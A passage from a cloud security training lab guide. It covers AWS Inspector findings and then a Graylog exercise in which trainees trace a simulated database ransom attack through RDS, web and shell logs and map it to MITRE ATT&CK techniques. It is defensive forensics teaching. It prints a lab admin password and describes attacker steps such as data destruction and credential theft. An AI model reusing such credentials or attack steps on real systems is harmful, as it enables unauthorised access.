  --query findings[].severity \
  --output yaml | sort -n | uniq -c
```

Sample Results

```
16 - CRITICAL
186 - HIGH
```

3. Take a minute to look at the JSON output from a single finding. Not only does it provide information about the resource that was scanned, but also details about the CVE and how to remediate it.

> **Click to reveal**
>
> ```
> aws inspector2 list-findings --max-items 1
> ```
>
> Go poke around at the JSON data on your own. How could you use this in an automation?

Conclusion

After completing this lab, you now identify a new threat--a poor vulnerability management program. Until this program is much more mature, it is highly likely that you will have more intrusions to discover.

Exploring Further

The new Inspector Dashboard will give you a bird's eye view of the vulnerable packages in the environment. It has a more holistic view. Take a look at the dashboard. https://console.aws.amazon.com/inspector/v2/home

There are many more AWS security services that were not covered in this exercise that may aid in vulnerability discovery. Those services are described in more detail here.[3]


---

1. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/inspector2/index.html
2. https://docs.aws.amazon.com/zh_tw/cli/latest/reference/inspector2/list-findings.html
3. https://aws.amazon.com/products/security/

Lab 3.5: Data Centralization with Graylog

Introduction

This lab will be a bit different in that you will be analyzing a previously-run attack in an unfamiliar environment (welcome to the day job of an employee of a Managed Security Service Provider). Below is a diagram of the environment that was under attack:



What tipped the company off that something was amiss was a very strange entry in their database in a new table called `ransom`:

```
+-----------------------------------------------------------------+
| message                                                         |
+-----------------------------------------------------------------+
| I have your clues! If you want them back, meet me at Sherrinford. |
+-----------------------------------------------------------------+
```

Objectives

Estimated Time: 45 minutes

- Deploy Graylog server to analyze a previous attack
- Walk back the attack using the provided data to determine which MITRE ATT&CK techniques were used to support the following tactics:
    - TA0040: Impact
    - TA0006: Credential Access
    - TA0003: Persistence

• TA0001: Initial Access (x2)

Requirements

Deploy Graylog

1. To assist in creating the narrative of this ransomware attack, an image of the log server that centralized this AWS log data is available for you to deploy.
2. Run the following commands from your `Inspector-Workstation` (answering `yes` when prompted) to deploy the Graylog server:

Command line

```
cd ~/labs/sec541-labs/lab-terraform/day3
REGION=$(curl -s http://169.254.169.254/latest/dynamic/instance-identity/document | jq -r .region)
echo "Your region is: $REGION"
terraform init
terraform apply -var="aws_region=$REGION"
```

Sample Results

```
<snip>

aws_instance.graylog: Still creating... [50s elapsed]
aws_instance.graylog: Still creating... [1m0s elapsed]
aws_instance.graylog: Still creating... [1m10s elapsed]
aws_instance.graylog: Creation complete after 1m12s [id=i-011070e086f3a2f78]

Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
```

3. Discover the DNS name of your `Graylog` instance.

Note

The URL below may seem strange, but this is in an effort to direct you to the suspected time frame of the compromise (`17:45` through `18:15` UTC on May 16, 2021).

Command line

```
echo "http://$(aws ec2 describe-instances --filter Name=tag:Name,Values=Graylog --query
'Reservations[].Instances[].PublicDnsName' --output text)/search?
q=&rangetype=absolute&from=2021-05-16T17%3A45%3A00.000Z&to=2021-05-16T18%3A15%3A00.000Z"
```


Sample Results


```
http://ec2-203-0-113-42.compute-1.amazonaws.com/search?
q=&rangetype=absolute&from=2021-05-16T17%3A45%3A00.000Z&to=2021-05-16T18%3A15%3A00.000Z
```

4. After one or two minutes, the Graylog server should be up and operational. Click on the link in your browser or copy the link and paste it into another browser tab.

Warning


If you see the following, you will just need to wait a little longer as the Graylog server takes some time to start all of its necessary applications.






5. Log into Graylog using the following credentials and clicking on **Sign in**:

    - Username: `admin`
    - Password: `541CloudSecurityMonitoring`





6. Graylog has a few different fields that will come in handy throughout these exercises. Below are a couple of those fields and some example searches:

Field	Description	Example Search
`username`	AWS or application username performing action	`username: ryan`
`sourceIPAddress`	IP address accessing system or cloud service	`sourceIPAddress: 192.0.2.192`
`query_body`	MySQL query	`queryBody: select*`

7. There is one more **very** important field to be aware of: `log_source`. This field can be used as part of your search to narrow down the results to a particular log source. Here are your available options and their accompanying log source:

Search	Log source searched
`log_source: cloudfront`	AWS CloudFront Real-Time logs
`log_source: cloudtrail`	AWS CloudTrail logs
`log_source: apache-access`	HRPortal web server logs
`log_source: commands`	HRPortal web server CLI activity
`log_source: rds`	AWS RDS general query logs

> **Warning**
>
> This lab will **not** be a deep dive on Graylog query language as you will only see what is absolutely required to parse this cloud system and service data all in one centralized location. However, if you would like more information on Graylog's query language, click here.


TA0040: Impact

1. Since you know that the attacker must have somehow accessed the AWS RDS database, see if you can find which technique was used (along with any evidence leading you to that conclusion) by reviewing the `rds` log source in `Graylog`.


> **Warning**
>
> Pay **very** close attention to the time windows in the Graylog application as it is very easy to navigate throughout the application and, when returning the Search dashboard, it may be reset to only search within the last 5 minutes! You can always manually change the search window to a start time of `17:45` on May 16, 2021, and end time of `18:15` on May 16, 2021, or you could just adjust your URL in your browser to `http://<hostname>/search?q=&rangetype=absolute&from=2021-05-16T17%3A45%3A00.000Z&to=2021-05-16T18%3A15%3A00.000Z`.


Click to reveal

Since you now know which `log_source` to search through, craft your first search by entering the following `log_source: rds` in the search field and clicking the magnifying glass.



Expand the top message by clicking on it.





Notice all of the available fields that may be searched for this type of record beyond just the `log_source` field. Some that may be useful include:


- `timestamp` : The time of the RDS activity
- `message` : The entire log entry (this is the case for all log sources)
- `queryBody` : The query executed on the RDS database
- `threadId` : From the moment someone logs on to when they exit the session, this field will track all activity for that session by keeping the value consistent

If you scroll through the results, you may get lucky and see the malicious `queryBody` . However, there is a much more efficient way to get to the single entry that will help you discover the technique used to support the attacker's Execution tactic.

Remember the ransom message that was found in the database? What if you were to search for that as well? Since the attacker `INSERT` ed the data into the database, you can search for all `INSERT` queries by entering the following search and clicking the magnifying glass again:

> **Note**
>
> The reason for the crazy regular expression instead of just typing something all lowercase or all capitals is that Graylog **is not case-insensitive**!


```
log_source: rds AND queryBody: /[Ii][Nn][Ss][Ee][Rr][Tt].*/
```



See that top (most recent) log? That seems to be the one! However, you do not get much out of that log. If only there were some way to determine **who** logged in and conducted this query. **YOU CAN**! By searching for other log entries with the same `threadId` , you should be able to see all activity for that session--from login to exit.

Craft the following query to follow `threadId` number `1481` :


```
log_source: rds AND threadId: 1481
```



Here you can see **all** activity for that session. Scroll through the sessions and you should find the following:

- Ransom message created at `18:09:33`
- `clues` table deleted at `18:09:23` - **TA1485: Data Destruction**
- Read all `clues` entries at `18:09:11`
- Explored the database from `18:08:47` to `18:09:06`
- Logged in from `203.0.113.42` at `18:08:37`

We found a possible attacker IP address and timeline, but it seems backward. That's because it is! You can sort your results in Graylog by clicking on the sort icon next to `timestamp`.



To sum things up, your attacker is possibly coming from `203.0.113.42` and the technique leveraged was **TA1485: Data Destruction**.

2. Once you find the IP address of the possible attacker and the technique used, move on to the next challenge.

TA0006: Credential Access


1. The attacker obviously logged into the database instance hosted in the AWS RDS service, but how did they acquire those credentials? Of course they could have been guessed, but, if you remember from the introduction, there is a web server which accesses this database well: `HRPortal`. It does so when `contact.php` is accessed.
2. It would be safe to hypothesize that the attacker could have lifted the database credentials from this web server. Investigate whether or not (and how) the attacker compromised the credentials from the `HRPortal` server by sifting through the data generated by the appropriate log sources.

> **Click to reveal**
>
> The log data coming from the `HRPortal` system is collected by Graylog and identified by two different log sources:
>
> - `apache-access`: The web server application logs
> - `commands`: The commands executed by any Bash session
>
> The former may be useful later, but if someone established a presence on the web server, they *may* have executed commands reading the `index.php` file.
>
